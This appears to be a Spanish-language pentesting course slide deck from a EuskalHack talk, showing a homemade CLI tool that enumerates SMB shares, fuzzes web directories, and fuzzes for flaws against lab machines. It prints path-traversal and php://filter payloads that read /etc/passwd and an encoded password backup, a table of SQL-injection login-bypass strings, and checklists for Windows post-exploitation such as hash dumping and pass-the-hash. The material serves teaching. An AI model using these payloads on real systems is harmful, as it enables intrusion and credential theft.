For Dev-Pentesting learning purpose 'From discipline and sufferance comes freedom'
```

```
EuskalHack Command line tool
```

```
EuskalHack> smb 192.168.32.139 139 dir_out
```

```
[+] Like auxiliary/scanner/smb/smb_enumshares (Metasploit)
```

```
[+] Establish TCP Client Connect:
```

```
connecting to 192.168.32.139 port 139
```

```
received>> "UnixSamba 2.2.1aMYGROUP"
```

```
closing socket
```

```
EuskalHack>
```



## ***EXPLOTACIÓN - CREANDO NUESTROS FUZZERS EN PYTHON Y C#***

- Veremos como crear nuestros Fuzzers para realizar mediante peticiones HTTP y usando un diccionario, obtener directorios y ficheros de un recurso web a través del código del estatus HTTP Ex: 200 OK.
- También podemos realizar lo mismo para encontrar vulnerabilidades File Inclusion enviando por GET una serie de Payloads en un diccionario y del mismo modo también descubrir vulnerabilidades SQLi Bypassando el Login.



# EXPLOTACIÓN - FUZZER WEB DIR/FILES EN PYTHON

```
EUSKALHACK<

.....: v0.1  Author: Naivenom

For Dev-Pentesting learning purpose 'From discipline and sufferance comes freedom'

EuskalHack Command line tool
EuskalHack> help fuzzer
[+] Use: fuzzer <ip> <file> <mode> <output> Ex: fuzzer 192.168.32.134 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir-files dir_out
[+] Use: fuzzer <ip> <file> <mode> <output> Ex: fuzzer http://10.10.10.84/browse.php?file= lfi-payloads lfi dir_out
EuskalHack> fuzzer 192.168.32.134 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir-files dir_out

dir_out Doesn't exist, created dir_out
[+] Web Fuzzer
    [!] Do you want to run Web File Extension Fuzzer? (yes/no): no

[+] This will be take a long time
[+]http://192.168.32.134/cgi-bin/
403 Forbidden
[+]http://192.168.32.134/css/
200 OK
[+]http://192.168.32.134/js/
200 OK
```



# EXPLOTACIÓN - FUZZER FILE INCLUSION EN PYTHON

- Usaremos la maquina HTB Poison
- Identificamos en la Web como podemos acceder y visualizamos el

```
10.10.10.84/browse.php?file=../../../../../../../../etc/passwd
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $ # root:*:0:0:Charlie &:/root:/bin/csh toor:*:0:0:Bourne-again
Superuser:/root: daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin operator:*:2:5:System &:/usr/sbin/nologin bin:*:3:7:Binaries
Commands and Source:/usr/sbin/nologin tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/sbin/nologin news:*:8:8:News Subsystem:/usr/sbin/nologin man:*:9:9:Mister Man Pages:/usr/share/man:/usr
/sbin/nologin sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin
/nologin mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin bind:*:53:53:Bind Sandbox:/usr/sbin/nologin unbound:*:59:59:Unbound
DNS Resolver:/var/unbound:/usr/sbin/nologin proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin pflogd:*:64:64:pflogd privsep user:/var
/empty:/usr/sbin/nologin _dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec
/uucp/uucico pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin _ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin avahi:*:558:558:Avahi
Daemon User:/nonexistent:/usr/sbin/nologin cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin charix:*:1001:1001:charix:/home/charix:/bin/csh
```



# EXPLOTACIÓN - FUZZER FILE INCLUSION EN PYTHON

- Ejecutamos la tool y mediante un diccionario donde tenemos

```
EuskalHack Command line tool
EuskalHack> help fuzzer
[+] Use: fuzzer <ip> <file> <mode> <output> Ex: fuzzer 192.168.32.134 /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir-files dir_out
[+] Use: fuzzer <ip> <file> <mode> <output> Ex: fuzzer http://10.10.10.84/browse.php?file= lfi-payloads lfi dir_out
EuskalHack> fuzzer http://10.10.10.84/browse.php?file= lfi-payloads lfi dir_out

dir_out Doesn't exist, created dir_out
[+] Web Fuzzer LFI

[+] This will be take a long time
[+]http://10.10.10.84/browse.php?file=../../../../../../../../../../etc/passwd
# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/sbin/nologin
news:*:8:8:News Subsystem:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
```



# EXPLOTACIÓN - FUZZER FILE INCLUSION EN PYTHON

- `[+]http://10.10.10.84/browse.php?file=php://filter/read=string.rot13/resource=pwdbackup.txt`  
Guvf cnffjbeq vf frpher, vg'f rapbqrq ngyrnfg 13 gvzrf.. jung pbhyq tb jebat ernnyl..

Iz0jq2DlHKyIJTkJI0q4JSyHEaqIEycmJxMBnyWfJwOHlYcCI0MXp2WRGyuuZx0kIzcXF1VlFxIH  
oTubGIIjIIMgpRqMI015H2gJIDcvE2uiISMJq1MJJaEwEJEHGJkXFIMGqTgKDK0cHz5PHSqJMQ0F  
oIMUI25FnyWLHyIHlYHkH1MnqTETMSMnZ0WjIzknq1qJJJaEAIswDPx1RDwEKnlceJIMXE1AfIyIJ  
Z040ITgnn2AgExqnE2uJI0IXIIqKrTSGZIMUJxMbGyMTFyEQnmSSHJcFI01dIyEMIRMYLmWBFIEf  
JzxXI0qbAyMUrTSMIx5VIJgfIJWKnSqJZSMYIyMxJTlUEyEAoRL0IwV1H2RkFKqKoHMRlxMjryLl  
rT9KE0I4L0uXJSMfprKInxMCMRMxpjcnE2qYJIEPJx1TJxuxE0MnIzf1E1EfJzgMIxy5LHMxI01T  
JxkJoSceI0qJFSWfHx5JoxWMIzcXZTRkJaEFJU0JLzgXEIyLpRqyIzklPyIfGyqAERM4Iz10ASLj  
ZKIHNx5uIz1FFSIdEyqwg30dHwW0GSMKZQSEZxy4JxubLIWTFyuHI3uYHwSFp1qqqScJn2j1JIIn  
G1LjZHPXI2g4I2WtpUWJZTEKH0qFFTWSAJyFJRRLIzcXZSyKEKuKoyWGI0uPIlygpmSFIzkmIz5x  
JSWfoQIQoIWVG1MxGyWSJwEJoGRjGxMxEjcKox5dHyubIlyKqTSIEzj2HzkxnzDmDyuMn2ECIRMx  
JTEUBIWvIyc6IwV1H2SfFyuIoTEIIZkjryEeJycyIGIJG1MjI2RlqmSKIYMuPzRkJKqAIJAYIwW0  
ASLlFxqwE2uuHyMJASmfJxqxElWTGyqbGzWgGwAJokOYGHqWrSILnTyFoIWJJIEXo1LkoUWJIRMG  
Iz14ryMgrUpXIT1XE2ARDxEvIycWIOSnn2SJjyEn30LIzknqycREycxq30BI0InISyeMT9uEyMm  
JxMBJSWfJauIoKZ1LJ1ErySgnSMvIRMDIxInnjcKE1MUI210GzWSJG0JnxbjIwSIRIAenSMvEa0J  
IzCBH00kpSuyEzELHwSnFSqeJyquIxcMHJ1TI2RLHKqQnmIUH2gxnyWToRkJEyMGPzZkFxqwESCB  
Hxq4EIqho3qCIH5hHSDjFjb=


`[+]http://10.10.10.84/browse.php?file=php%3A%2F%2Ffilter%2Fread%3Dstring.rot13%2Fresource%3Dpwdbackup.txt`  
Guvf cnffjbeq vf frpher, vg'f rapbqrq ngyrnfg 13 gvzrf.. jung pbhyq tb jebat ernnyl..

Iz0jq2DlHKyIJTkJI0q4JSyHEaqIEycmJxMBnyWfJwOHlYcCI0MXp2WRGyuuZx0kIzcXF1VlFxIH  
oTubGIIjIIMgpRqMI015H2gJIDcvE2uiISMJq1MJJaEwEJEHGJkXFIMGqTgKDK0cHz5PHSqJMQ0F  
oIMUI25FnyWLHyIHlYHkH1MnqTETMSMnZ0WjIzknq1qJJJaEAIswDPx1RDwEKnlceJIMXE1AfIyIJ  
Z040ITgnn2AgExqnE2uJI0IXIIqKrTSGZIMUJxMbGyMTFyEQnmSSHJcFI01dIyEMIRMYLmWBFIEf  
JzxXI0qbAyMUrTSMIx5VIJgfIJWKnSqJZSMYIyMxJTlUEyEAoRL0IwV1H2RkFKqKoHMRlxMjryLl  
rT9KE0I4L0uXJSMfprKInxMCMRMxpjcnE2qYJIEPJx1TJxuxE0MnIzf1E1EfJzgMIxy5LHMxI01T  
JxkJoSceI0qJFSWfHx5JoxWMIzcXZTRkJaEFJU0JLzgXEIyLpRqyIzklPyIfGyqAERM4Iz10ASLj  
ZKIHNx5uIz1FFSIdEyqwg30dHwW0GSMKZQSEZxy4JxubLIWTFyuHI3uYHwSFp1qqqScJn2j1JIIn



# EXPLOTACIÓN - FUZZER SQLi LOGIN BYPASS EN C#

- Este es el panel de Login:



The screenshot shows a web browser window with the address bar displaying '192.168.32.140'. The browser's bookmark bar includes links to 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', 'Aircrack-ng', 'Kali Forums', and 'NetHunter'. The main content area displays a login form titled 'Remote System Administration Login'. The form contains two input fields: 'Username' and 'Password', followed by a 'Login' button.

Remote System Administration Login	
Username	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	





## EXPLOTACIÓN - FUZZER SQLi LOGIN BYPASS EN C#

- Del mismo modo que los otros fuzzers es enviar por GET una serie de payloads que lee de un fichero o diccionario para testear si es

V


Payload	Estatus
or 2 like 2	Nada...
' or '1'='1	Authentication Bypass
or 1=1	Nada...
or 1=1--	Nada...
or 1=1#	Nada...
or 1=1/*	Nada...
admin' --	Nada...
admin' #	Authentication Bypass
admin'/*	Authentication Bypass
admin' or '2' LIKE '1	Authentication Bypass
admin' or 2 LIKE 2--	Nada...
admin' or 2 LIKE 2#	Authentication Bypass
admin') or 2 LIKE 2#	Nada...
admin') or 2 LIKE 2--	Nada...
admin') or ('2' LIKE '2	Nada...
admin') or ('2' LIKE '2'#	Nada...
admin') or ('2' LIKE '2'/*	Nada...
admin' or '1'='1	Authentication Bypass

Realizado con éxito!

URL/Puerto:

Payloads File:

Parametros:





# EXPLOTACIÓN EN WINDOWS

- Sniffer de red: Identificar segmentos de red de servidores, token, tráfico no cifrado,...
- Escaneo y enumeración de la red:
  - Identificación base de datos: mssql, Oracle, mysql,...
  - Identificación servidores de aplicaciones: tomcat, phpmyadmin,...
  - Identificación sistemas operativos ¿XP, Microsoft Server 2003 o 2005?
- Identificación servicio y puertos: SMB (445), RDP (3389),...



# EXPLOTACIÓN EN WINDOWS

- Sniffer de passwords, token, usuarios,...
- Uso de contraseñas por defecto (tomcat/tomcat, admin/admin, sa/sa...).
- Identificación de software vulnerable: XP -> netapi, EternalBlue
- Explotación servicio -> subida webshell -> ¿admin? -> creación usuario administrador. ¿No admin? -> Escalada de privilegios



## POSTEXPLOTACIÓN EN WINDOWS

- Obtención hashes Windows: hashdump, cachedump
- Cracking de hashes: John, hashcat,...
- Pass the hash.
- Búsqueda de info sensible: ficheros de config, passwords en txt, backup, bases de datos, interfaces de red, tareas programadas, unidades de red,...

Buscar las máquinas DC


Objetivo: capturar hash cacheado de DC => Ser domain admin



# REFERENCIAS

<https://github.com/n4xh4ck5>

<https://github.com/naivenom>



naivenom

What does not kill you makes you stronger


Block or report user

Just coding  
<https://www.fwhibbit.es>

Overview Repositories 14 Stars 11 Followers 23 Following 10

Pinned repositories

Repository	Language	Stars	Forks
<a href="#">sniff-gathe</a>	Python	9	2
<a href="#">artemisa</a>	C#	1	0
<a href="#">selene</a>	C#	0	0
<a href="#">eris</a>	C#	2	0
<a href="#">hera</a>	Python	0	0
<a href="#">Scripting-with-IDAPython</a>	Python	1	1



Nacho Brihuega  
n4xh4ck5

Block or report user

fwhibbit.es  
[https://twitter.com/nachoo\\_91](https://twitter.com/nachoo_91)

Overview Repositories 19 Stars 0 Followers 82 Following 9

Popular repositories

Repository	Language	Stars	Forks
<a href="#">CMSsc4n</a>	Python	73	18
<a href="#">RastLeak</a>	Python	68	28
<a href="#">N4xD0rk</a>	Python	40	12
<a href="#">VID0m</a>	Python	21	3
<a href="#">wh01p</a>	Python	16	2
<a href="#">Th4sD0m</a>	Python	9	7



# REFERENCIAS

Blogs o repositorios de referencia\_

- <https://www.fwhibbit.es/>
- <https://www.hackplayers.com/>
- <https://www.kitploit.com/>
- <https://ciberpatrulla.com/links/>
- <http://www.elladodelmal.com/>
- <https://blog.elevenpaths.com/>



*Dudas*

